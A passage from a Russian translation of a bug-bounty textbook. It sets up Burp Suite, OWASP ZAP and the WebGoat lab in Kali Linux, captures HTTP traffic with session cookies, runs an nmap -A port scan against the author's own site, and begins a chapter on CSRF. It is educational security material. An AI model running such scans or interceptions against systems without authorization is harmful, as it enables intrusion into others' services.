Итак, что такое Burp Suite и с чего мы начнем? Существует множество фреймворков тестирования на проникновение, которые помогают нам выявлять уязвимости в веб-приложениях. Burp Suite - один из них. Он основан на Java и имеет множество функций, которыми можно проверить векторы атак, влияющие на веб-приложения.

В панели инструментов Kali Linux слева пятый значок принадлежит Burp Suite. Нажав на нее, вы откроете Burp Suite Community edition (рис. 2-6).



Рис. 2-6. *Открытие Burp Suite в Kali Linux*

Чтобы правильно проанализировать веб-уязвимости с помощью Burp Suite, нам нужно настроить наш веб-браузер (мы покажем это в разделе “Добавление прокси в браузер”); но зачем нам это нужно? В этом и заключается основная концепция Burp Suite. Burp Suite работает как прокси-сервер перехвата. Мы настраиваем наш веб-браузер Firefox таким образом, чтобы во время просмотра целевого приложения мы могли направлять трафик через прокси-сервер Burp Suite. В следующих главах вы найдете множество примеров.

Burp Suite захватывает весь трафик из целевого веб-приложения, чтобы мы могли проанализировать его позже. Как тестировщик на проникновение, вы можете самостоятельно управлять этим процессом и анализировать потенциальные риски. То же самое можно сделать с помощью OWASP ZAP.

Поскольку Burp Suite основан на Java, он всегда нуждается в последней версии Java из операционной системы. Последняя версия Kali Linux на момент написания этой книги имела Java 11, и Burp попросит Java 12, которая в настоящее время работает. Однако это никак не влияет на производительность.

При полном открытии, Burp Suite выглядит так, как показано на рис. 2-7.



Рис. 2-7. *Burp Suite со всеми его функциями*

Как запустить OWASP ZAP

Дальше мы увидим, как открыть и запустить OWASP ZAP. К этому времени вы уже знаете, что OWASP ZAP делает то же самое, что и Burp Suite. Перейдите в верхний левый угол Kali Linux и перейдите на вкладку Приложения. Там вы получаете ссылку Анализа веб-приложений, в которой перечислены все инструменты, включая Burp Suite, OWASP ZAP и т. д. (Рис. 2-8).



Рис. 2-8. *Поиск инструмента OWASP ZAP*

Нажмите на ссылку OWASP ZAP, и она откроется; примите соглашение, и программа начнет работать (рис. 2-9).



Рис. 2-9. *Инструмент OWASP ZAP открылся для атаки любого веб-приложения.*

Теперь мы увидели, как можно открыть и запустить два основных инструмента анализа веб-приложений.

Взлом с WebGoat

WebGoat был создан как намеренно небезопасное приложение, которое позволяет взломать его с помощью Burp Suite или OWASP ZAP до тех пор, пока вы не будете удовлетворены результатами. Как студент, изучающий анализ информационной безопасности, вам нужно что-то, где вы можете протестировать уязвимости, которые обычно встречаются в веб-приложениях. WebGoat идеально подходит для этой цели тестирования.

Просто откройте браузер Firefox в VirtualBox Kali Linux и введите WebGoat GitHub; он откроет репозиторий WebGoat в GitHub (рис. 2-10).



Рис. 2-10. *Загрузка "webgoat-server-8.0.0.M25.jar" файл с Github*

После загрузки файла откройте свой терминал в Kali Linux. Поскольку он был загружен в каталог загрузки, вам нужно изменить каталог и выполнить эту команду:

//code 1.1

```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
webgoat-server-8.0.0.M25.jar
root@kali:~/Downloads# java -jar webgoat-server-8.0.0.M25.jar
18:58:02.756 [main] INFO org.owasp.webgoat.StartWebGoat -
Starting WebGoat with args: {}
```

Это даст вам длинный вывод; я сократил строки кода для краткости. Просто подождите несколько минут, пока на выходе не появится сообщение о том, что сервер запущен (рис. 2-11).



Рис. 2-11. *Сервер WebGoat был запущен командой.*

Сервер WebGoat использует порт 8080 на локальном хосте. Таким образом, теперь мы можем открыть браузер Firefox и ввести http://localhost.8080/WebGoat и это откроет намеренно уязвимое веб-приложение WebGoat (рис. 2-12).



Рис. 2-12. *Веб-приложение WebGoat было запущено в браузере Firefox.*

Добавление прокси в браузер

Для Burp Suite и OWASP ZAP нам нужно добавить еще один порт в наш браузер Firefox. При поиске в Интернете в обычных условиях браузер не использует никаких прокси-серверов. Но теперь нам нужен прокси-сервер, чтобы весь трафик проходил либо через Burp Suite, либо через OWASP ZAP. Большое преимущество OWASP ZAP заключается в том, что нам не нужно настраивать наш прокси-сервер и порт в браузере. Он автоматически настраивает прокси-порт и захватывает данные, проходящие через него.

Однако для Burp Suite мы собираемся изменить его с no proxy на Manual proxy configuration.

Процесс очень прост. Перейдите в раздел “Preferences Privacy and Security” в вашем браузере Firefox Kali Linux и найдите пункт “Network Settings”; там вы можете просто изменить его с “No proxy” на “Manual proxy configuration”, как показано на рис.2-13.



Рис. 2-13. *С "No proxy" на "Manual proxy configuration" в браузере Firefox*

Поскольку WebGoat использует порт 8080, мы выбрали другой порт 9500. Отныне, используя Burp или OWASP, наш трафик будет проходить через этот порт.

Затем мы можем добавить этот новый прокси-прослушиватель в наш Burp Suite. Снова откройте Burp и на вкладке Proxy перейдите в Options и привяжите порт к 9500, как показано на рис. 2-14.



Рис. 2-14. *Привязка порта к 9500 в Burp Suite*

Теперь просмотрим https://sanjib.site. Поскольку я являюсь владельцем этого веб-приложения, я могу включить перехватчик в Burp, и мы можем видеть, что трафик проходит через Burp Suite (рис. 2-15).



Рис. 2-15. *Траффик из https://sanjib.site проходит через прокси-сервер Burp.*

Теперь я собираюсь протестировать свое веб-приложение (https://sanjib.site) используя Burp Suite и хочу убедиться, что все встало на свои места. Это веб-приложение работает на Laravel; и в отдельном каталоге оно использует Wordpress.

Результат выглядит так, как показано на рис. 2-16.



Рис. 2-16. *Burp Suite захватывает трафик веб приложения https://sanjib.site.*

Мы получаем все списки каталогов и многое другое, что мы можем проанализировать позже. Вывод такой:

//code 1.2

```
GET /computer-science-tutor-in-kolkata/ HTTP/1.1
Host: sanjib.site
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sanjib.site/
Cookie: XSRF-TOKEN=eyJpdiI6Ik1LSG1sc2c2TElQM3JnbOdqQjhcL2V3PTO
iLCJ2YWx1ZSI6IktJbVZBUFdzV2QrMnFvXC9ZWE1mcXVLcmVsWUw4OHpPcmZlc
HNDbFRDRkE1dXJlNVZoRkhGeVJ5MFdGZWZcL3dsOSIsIm1hYyI6IjQyNDBiYTk4
```

```
YzZmODk2NWNlYjE5Y2ZiNDUxMjcwZDAwZGY5MTQ2NzM5NTI5MjZlMjVjNDM1
MWRmMzU2NWJiNzcifQ%3D%3D; laravel_session=eyJpdiI6IlhTcXRsNXUr
V2RnQnRBZDRYdjZ6MVE9PSIsInZhbHVlIjoiVFBrdUs3ekNKSWlBWGtGTO
1ONGc5NDBaa2hQQUZCT21RWHJrbEhtZkRoYWlIdHlXWEdWUVVCYjBIajh
PYTYrTiIsIm1hYyI6Ijg2YzcwNDRjMDExNmQ4Y2U4NTEwZDg1N2VlZGExNmUy
MTdiOTBiOTUwZGIzZTU2MDQ1NGMyMDRmNDFlMzlmZDAifQ%3D%3D
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Мы можем сделать гораздо больше, используя эти данные; более того, мы можем проанализировать поддомены и попытаться найти, есть ли какие-либо уязвимости в приложении. Мы рассмотрим эти темы в следующих главах. Перед этим в следующем разделе мы кратко рассмотрим другие инструменты, которые нам понадобятся в следующих главах.

Знакомство с другими инструментами

В Kali Linux доступно несколько инструментов. Прежде чем обсуждать несколько основных инструментов, я думаю, что вам важно узнать, где практиковать свои навыки взлома.

Мы уже обсуждали WebGoat, хотя и не видели, как мы можем его использовать. Мы увидим это позже. Кроме того, я призываю вас также найти и прочитать документацию других намеренно уязвимых веб-приложений. Есть и другие, которые дают вам имитированную среду для проверки ваших навыков. Вот неполный список, потому что в будущем может появиться много хороших приложений.

BWAPP

Rootme

OWASP Juicy Shop

Hacker101

Hacksplaining

Penetration Testing Practice Labs

Damn Vulnerable iOS App (DVIA)

Mutillidae

Trytohack

HackTheBox

SQL Injection Practice

Для анализа веб-приложений у нас уже есть такие инструменты, как wpscan, httrack и sqlmap в Kali Linux. Однако нам, видимо, придется сканировать порты, так что nmap будет чрезвычайно полезен. Это также доступно в Kali Linux. Еще один хороший сканер уязвимостей веб-приложений nikto.

Однако диапазон возможностей nmap довольно велик, и вы можете не только проводить анализ веб-приложений, но и использовать его для анализа уязвимостей, сбора информации и т. д.

Давайте посмотрим, как мы можем найти nmap или nikto в Kali Linux (рис. 2-17). Кроме того, мы сделаем сканирование портов в веб-приложении https://sanjib.site.



Рис. 2-17. *Поиск "nmap" и "nikto" в Kali Linux*

Если мы сканируем https://sanjib.site используя nmap, мы выполняем следующую команду и получаем такой вывод:

//code 1.3

```
root@kali:~# nmap -v -A sanjib.site
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-06 02:14 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating NSE at 02:14
Completed NSE at 02:14, 0.00s elapsed
Initiating Ping Scan at 02:14
Scanning sanjib.site (192.185.129.64) [4 ports]
Completed Ping Scan at 02:14, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:14
```

```
Completed Parallel DNS resolution of 1 host. at 02:14,
0.36s elapsed
Initiating SYN Stealth Scan at 02:14
Scanning sanjib.site (192.185.129.64) [1000 ports]
Discovered open port 53/tcp on 192.185.129.64
Discovered open port 143/tcp on 192.185.129.64
Discovered open port 587/tcp on 192.185.129.64
Discovered open port 80/tcp on 192.185.129.64
Discovered open port 443/tcp on 192.185.129.64
Discovered open port 25/tcp on 192.185.129.64
Discovered open port 110/tcp on 192.185.129.64
Discovered open port 22/tcp on 192.185.129.64
Discovered open port 995/tcp on 192.185.129.64
Discovered open port 993/tcp on 192.185.129.64
Discovered open port 21/tcp on 192.185.129.64
Discovered open port 3306/tcp on 192.185.129.64
Discovered open port 465/tcp on 192.185.129.64
Discovered open port 8008/tcp on 192.185.129.64
Completed SYN Stealth Scan at 02:15, 22.34s elapsed
(1000 total ports)
Initiating Service scan at 02:15
Scanning 14 services on sanjib.site (192.185.129.64)
Completed Service scan at 02:15, 27.57s elapsed
(14 services on 1 host)
Initiating OS detection (try #1) against sanjib.site
(192.185.129.64)
Retrying OS detection (try #2) against sanjib.site
(192.185.129.64)
Initiating Traceroute at 02:15
```

```
Completed Traceroute at 02:15, 0.02s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 02:15
Completed Parallel DNS resolution of 2 hosts. at 02:15, 0.01s
elapsed
NSE: Script scanning 192.185.129.64.
```

Мы обнаруживаем, что в моем веб-приложении несколько портов остаются открытыми. Это потому, что я использовал Wordpress в отдельном каталоге. Мы могли бы использовать wpscan специально для сканирования этого каталога и найти больше уязвимостей. Обычно открытые порты используются приложениями и сервисами, поэтому внутри них могут быть уязвимости и ошибки. Чем больше приложений и служб используют открытые порты для внутренней связи, тем больше возникает рисков.

Эти результаты очень важны для дальнейшего сканирования и захвата большого количества трафика из поддоменов с помощью Burp Suite или OWASP ZAP.

Как тестировщик на проникновение или охотник за ошибками, вы должны знать использование этих инструментов, чтобы использовать результат для анализа трафика и составления подробного отчета на основе ваших результатов.

Помимо nmap, nikto или wpscan, вы можете использовать инструменты, которые специально предназначены для сканирования CMS.

Zoom - это мощный перечислитель имен пользователей Wordpress с большими возможностями сканирования. Еще одним хорошим сканером CMS является cms-explorer; он показывает конкретные модули, плагины, компоненты и темы. Для сканирования уязвимостей Joomla хорошо подходит joomscan.

По мере продвижения мы будем видеть, какие инструменты нам нужны. Использование инструментов безопасности для поиска уязвимостей зависит от многих факторов. Согласно нашим требованиям, мы будем использовать их.

Теперь наша виртуальная лаборатория готова к поиску багов и уязвимостей в веб приложении. По мере продвижения мы будем проверять, можем ли мы использовать любой другой инструмент, который недоступен в Kali Linux.

Глава 3

Как внедрить подделку запроса

В этой главе мы рассмотрим каждый аспект подделки межсайтовых запросов (CSRF), поскольку она считается одной из десяти основных уязвимостей безопасности в любом веб-приложении. CSRF это очень распространенная атака; она обманом заставляет жертву отправить вредоносный запрос; после этого злоумышленник наследует все личные данные и привилегии жертвы, позволяя злоумышленнику совершать незаконные действия от имени жертвы.

В этой главе мы не только узнаем о CSRF, но и протестируем несколько типов CSRF атак на некоторые намеренно уязвимые веб-приложения для проверки защиты CSRF.

Что такое подделка межсайтовых запросов

В CSRF злоумышленник обманом заставляет браузер выполнять некоторые нежелательные действия в веб-приложении, в которое вошел пользователь. Таким образом, пользователь обманут, потому что он не знает, что происходит на фоне. Они входят в свой банковский счет и получают билет на сеанс. Злоумышленник использует тот же билет сеанса и переводит средства на свой счет. И браузер, и пользователь не знают, как это происходит.

S. Sinha, *Bug Bounty Hunting for Web Security*,
https://doi.org/10.1007/978-1-4842-5391-5_3

В то время как деньги переводятся на счет злоумышленника, браузер считает, что это совершенно законно, потому что браузер, как защитник, проверяет файл cookie сеанса пользователя и очищает его. Он не должен знать, что кто-то другой проходит ту же сессию и входит в банк, чтобы перевести деньги на его счет.
По этой причине CSRF также известен как “session riding” или “sea surfing." На рис. 3-1 показано, как это происходит в реальном мире.

